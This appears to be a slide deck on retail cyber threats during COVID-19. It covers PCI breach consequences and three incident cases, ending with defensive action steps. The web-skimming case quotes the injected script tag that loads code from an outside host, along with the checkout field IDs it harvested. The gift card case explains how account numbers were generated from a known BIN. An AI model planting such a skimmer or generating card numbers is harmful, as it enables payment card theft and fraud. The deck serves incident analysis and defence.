

# **COVID-19 and the Surge in Retail Cyber Threats**





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


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# Agenda



# The Payment Card Process



### Risks to the Process

#### Integrators

- Not subject to PCI-DSS
- Can affect thousands of merchants
- Support often provided through RDP
- Attack surface increased with COVID-19

#### Processing outside of the PCI environment

- PCI information stored in plain text (common with municipalities and small businesses)
- Print servers storing card images (common in the hospitality sector)
- Processing outside of the PoS terminal environment increased with COVID-19

# Consequences of a PCI Breach

- Notification in some jurisdictions
- Brand damage/harm to reputation
- Third-party liability
  - Consumers, shareholders, financial institutions
  - State attorneys general, FTC
- Revenue loss for downtime period

## Consequences of a PCI Breach

#### Reserve accounts

- Processors / Acquirers may establish reserve accounts to "mitigate potential risk" of a security incident involving payment card data.
- Processor contracts typically provide for reserve accounts without notice and at the discretion of the Processor

#### **Fines**

\$5,000 to \$100,000 / month for non-compliance with PCI DSS

#### **Assessments**

- Reimbursement for card reissuance
- Reimbursement for incremental fraud
- Reimbursement for enhanced fraud monitoring

# CASE 1 Pacific Northwest Regional Fuel Chain



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#### Sensor Deployment – PowerShell Discover

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
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#### Command lines


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
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


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## After the breach...



- Remediation underway by late-May 2020.
- May 31, 2020 Ransomware attack launched.
- Demonstrated threat actor ability to pivot attack method.

#### MONETIZE UNAUTHORIZED ACCESS.


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# CASE 2 Gift Card Fraud





### Initial Facts of the Case



- Brick and Mortar + e-commerce electronics retailer
- Physical locations closed March 16, 2020
- Private label cards issued by third party banking partner
- Increase in e-comm transactions in mid-march (to be expected)
- SIGNIFICANT increase in the purchase of e-gift cards (email delivery – many the same email)
- DRAMATIC increase in private label transactions

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# Was there a Compromised Dataset? No. Not really.





- Where did threat actors get all those private label cards?
- Issuing bank authorized transactions on PAN only.
   No checks for expiry or printed security code.
- With BIN (public knowledge), account numbers were simply generated.
- Convert to Cash!



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# CASE 3 WFH Exploit



### Initial Facts of the case

- Brick and Mortar + e-commerce highend steaks, meats, and BBQ equipment. "Never Frozen."
- All stores closed March 16, 2020.
   Corporate employees sent home.
- Immediate and dramatic uptick in ecommerce sales.
- By the end of April, a couple dozen customer complaints of fraud.
- No investigation until mid-May.



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## Page Header Bad Script (Encoded vs. Decoded)

### Discovered during test transaction...

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<script src="https://thxrq.com/gmt.js"></script>

Inserted early morning hours of March 20, 2020

## gmt.js → Client-Side Card Exfil

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"ctl00_store_ucPaymentProcessor_ucCCProcessor_" 11: "getElementById"
12:tbCCNameOnCard
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"ctl00_store_ucPaymentProcessor_ucCCProcessor_expirationMonth" 14:
"ctl00_store_ucPaymentProcessor_ucCCProcessor_expirationYear" 15:
"ctl00_store_ucPaymentProcessor_ucCCProcessor_tbxCCCVV2" 16:
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## Insertion from legitimate, whitelisted users

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# What to Do?





## **Action Steps**

#### PEOPLE AND PROCESS

- Have a risk management plan (IRP, adequate insurance coverage)
  - Test the plan (tabletop, simulations)
- Consider a managed detection and response solution
- Periodic security posture assessments (especially for remote workforce setup)
- Education for InfoSec and across organization (threat intel + security culture)
- Understand merchant processing agreement

#### **TECHNOLOGY**

- MFA EVERYWHERE
- Vulnerability management program (Patches!)
- SAQ-A iFrame solution for checkout process
- Maximize your PCI compliance profile





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